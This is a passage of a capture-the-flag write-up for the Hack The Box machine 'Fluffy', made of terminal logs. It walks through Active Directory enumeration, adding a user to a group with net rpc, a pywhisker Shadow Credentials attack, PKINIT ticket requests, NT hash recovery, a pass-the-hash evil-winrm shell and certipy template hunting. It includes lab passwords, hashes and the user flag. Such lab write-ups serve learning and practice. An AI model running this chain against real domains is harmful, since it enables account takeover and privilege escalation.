/mnt/hardisk/scr34tur3.bak/HTB-THM-labs_reports/HTB/fluffy/loot

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/loot]
└─# 
```

Ldap output



Service Account Managers

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	servicePrinci
John Coffey	John Coffey	j.coffey	04/19/25 12:09:55	04/19/25 12:09:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/19/25 12:09:55	1605		
Prometheus Agila	Prometheus Agila	p.agila	04/18/25 14:37:08	09/04/25 18:32:36	09/04/25 18:32:36	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/18/25 14:37:08	1601		


Service Accounts

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	servicePrinci
winrm service	winrm service	winrm_svc	04/19/25 11:51:39	05/18/25 00:51:16	05/19/25 15:13:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/18/25 00:51:16	1603		WINRM/ winrm.fluffy.h
ldap service	ldap service	ldap_svc	04/17/25 16:17:00	04/19/25 12:36:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/17/25 16:17:00	1104		LDAP/ldap.flu
certificate authority service	certificate authority service	ca_svc	04/17/25 16:07:50	05/21/25 22:24:00	05/21/25 22:21:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/17/25 16:07:50	1103		ADCS/ca.fluffy

Remote Management Users


CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description	servicePrinci
winrm service	winrm service	winrm_svc	04/19/25 11:51:39	05/18/25 00:51:16	05/19/25 15:13:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/18/25 00:51:16	1603		WINRM/ winrm.fluffy.h

Checking if ADCS service is enabled




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/loot]
└─# nxc ldap 10.10.11.69 -u p.agila -p prometheusx-303 -M adcs
/root/.local/share/pipx/venvs/netexec/lib/python3.13/site-packages/masky/lib/smb.py:6: UserWarning: pkg_resources is deprecated as an API. See https://setuptools
io/en/latest/pkg_resources.html. The pkg_resources package is slated for removal as early as 2025-11-30. Refrain from using this package or pin to Setuptools<81.
  from pkg_resources import resource_filename
LDAP        10.10.11.69     389    DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:fluffy.htb) (signing:None) (channel binding:Neve
LDAP        10.10.11.69     389    DC01             [+] fluffy.htb\p.agila:prometheusx-303
ADCS        10.10.11.69     389    DC01             [*] Starting LDAP search with search filter '(objectClass=pKIEnrollmentService)'
ADCS        10.10.11.69     389    DC01             Found PKI Enrollment Server: DC01.fluffy.htb
ADCS        10.10.11.69     389    DC01             Found CN: fluffy-DC01-CA
```

Bloodhound dump output




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/bloodhound.dump]
└─# bloodhound-ce-python -c All,LoggedOn -d fluffy.htb -u 'p.agila' -p 'prometheusx-303' -ns 10.10.11.69 -dc DC01.fluffy.htb
INFO: BloodHound.py for BloodHound Community Edition
INFO: Found AD domain: fluffy.htb
INFO: Getting TGT for user
INFO: Connecting to LDAP server: DC01.fluffy.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: DC01.fluffy.htb
INFO: Found 10 users
INFO: Found 54 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.fluffy.htb
INFO: User with SID S-1-5-21-497550768-2797716248-2627064577-1601 is logged in on DC01.fluffy.htb
INFO: Done in 01M 53S

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/bloodhound.dump]
└─# LS
LS: command not found

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/bloodhound.dump]
└─# ls
20250904215115_computers.json   20250904215115_domains.json  20250904215115_groups.json  20250904215115_users.json
20250904215115_containers.json  20250904215115_gpos.json     20250904215115_ous.json
```


p.agila is a member of service account managers and has generic all on service accounts members.



We’ll add p.agila into the service accounts group using net rpc tool.



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/bloodhound.dump]
└─# net rpc group addmem 'Service Accounts' 'p.agila' -U 'fluffy.htb'/'p.agila'%'prometheusx-303' -S DC01.fluffy.htb

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/bloodhound.dump]
└─# 
```




Service Account Managers

CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
John Coffey	John Coffey	j.coffey	04/19/25 12:09:55	04/19/25 12:09:55	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/19/25 12:09:55	1605	
Prometheus Agila	Prometheus Agila	p.agila	04/18/25 14:37:08	09/04/25 18:32:36	09/04/25 18:51:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/18/25 14:37:08	1601	

Service Accounts


CN	name	SAM Name	Created on	Changed on	lastLogon	Flags	pwdLastSet	SID	description
winrm service	winrm service	winrm_svc	04/19/25 11:51:39	05/18/25 00:51:16	05/19/25 15:13:22	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	05/18/25 00:51:16	1603	
Prometheus Agila	Prometheus Agila	p.agila	04/18/25 14:37:08	09/04/25 18:32:36	09/04/25 18:51:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/18/25 14:37:08	1601	
ldap service	ldap service	ldap_svc	04/17/25 16:17:00	04/19/25 12:36:47	01/01/01 00:00:00	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/17/25 16:17:00	1104	
certificate authority service	certificate authority service	ca_svc	04/17/25 16:07:50	05/21/25 22:24:00	05/21/25 22:21:15	NORMAL_ACCOUNT, DONT_EXPIRE_PASSWD	04/17/25 16:07:50	1103	

Now members in the service account have generic write to other members within this same group.




Shadow Credentials attack

Tool: pywhisker




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# python3 pywhisker.py -d "fluffy.htb" -u 'p.agila' -p 'prometheusx-303' --target 'winrm_svc' --action 'add' --filename 'winrm_svc'
[*] Searching for the target account
[*] Target user found: CN=winrm service,CN=Users,DC=fluffy,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 7182a6cb-9c31-ee28-428e-0fbba0452785
[*] Updating the msDS-KeyCredentialLink attribute of winrm_svc
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Converting PEM -> PFX with cryptography: winrm_svc.pfx
[+] PFX exportiert nach: winrm_svc.pfx
[i] Passwort für PFX: bkhE6IWvZgF2Lcpvvq7O
[+] Saved PFX (#PKCS12) certificate & key at path: winrm_svc.pfx
[*] Must be used with password: bkhE6IWvZgF2Lcpvvq7O
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

Requesting TGT




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# python3 gettgtpkinit.py -cert-pem winrm_svc_cert.pem -key-pem winrm_svc_priv.pem fluffy.htb/winrm_svc file.ccache
2025-09-04 22:31:57,895 minikerberos INFO     Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-09-04 22:31:57,912 minikerberos INFO     Requesting TGT
INFO:minikerberos:Requesting TGT
2025-09-04 22:32:19,101 minikerberos INFO     AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-09-04 22:32:19,101 minikerberos INFO     cd510f024216e7e7b76d42a6ab21bfbc1a55b43320bcc40d4ff7a7338258c24c
INFO:minikerberos:cd510f024216e7e7b76d42a6ab21bfbc1a55b43320bcc40d4ff7a7338258c24c
2025-09-04 22:32:19,111 minikerberos INFO     Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

Retrieving the NTLM hash for user winrm_svc



```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# python3 getnthash.py -key cd510f024216e7e7b76d42a6ab21bfbc1a55b43320bcc40d4ff7a7338258c24c fluffy.htb/winrm_svc
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
[-] No TGT found from ccache, did you set the KRB5CCNAME environment variable?

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# ls
file.ccache  getnthash.py  gettgtpkinit.py  pywhisker.py  winrm_svc.pfx  winrm_svc_cert.pem  winrm_svc_priv.pem

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# export KRB5CCNAME=file.ccache

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# python3 getnthash.py -key cd510f024216e7e7b76d42a6ab21bfbc1a55b43320bcc40d4ff7a7338258c24c fluffy.htb/winrm_svc
Impacket v0.13.0.dev0+20250401.172759.352695f1 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
33bd09dcd697600edf6b3a7af4875767
```

USER FLAG




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/pywhisker]
└─# evil-winrm -i 10.10.11.69 -u winrm_svc -H 33bd09dcd697600edf6b3a7af4875767

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\winrm_svc\Documents> cat ../Desktop/user.txt
5e2955dd60f226459860cf95d383c1ab
*Evil-WinRM* PS C:\Users\winrm_svc\Documents>
```

PRIVILEGE ESCALATION


ADCS ABUSE

Finding vulnerable certificates: After a bit of enumeration, with user ca_svc, we are able to find vulnerable certificate templates using certipy




```
┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# certipy find -dc-ip 10.10.11.69 -dc-host DC01.fluffy.htb -target 10.10.11.69 -ns 10.10.11.69 -u 'p.agila@fluffy.htb' -p 'prometheusx-303' -vulnerable
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 33 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 11 enabled certificate templates
[*] Finding issuance policies
[*] Found 14 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'fluffy-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Successfully retrieved CA configuration for 'fluffy-DC01-CA'
[*] Checking web enrollment for CA 'fluffy-DC01-CA' @ 'DC01.fluffy.htb'
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: timed out
[!] Use -debug to print a stacktrace
[*] Saving text output to '20250905124930_Certipy.txt'
[*] Wrote text output to '20250905124930_Certipy.txt'
[*] Saving JSON output to '20250905124930_Certipy.json'
[*] Wrote JSON output to '20250905124930_Certipy.json'

┌──(root㉿Kali)-[/mnt/…/HTB-THM-labs_reports/HTB/fluffy/ADCS]
└─# ls
20250905124930_Certipy.json  20250905124930_Certipy.txt
```

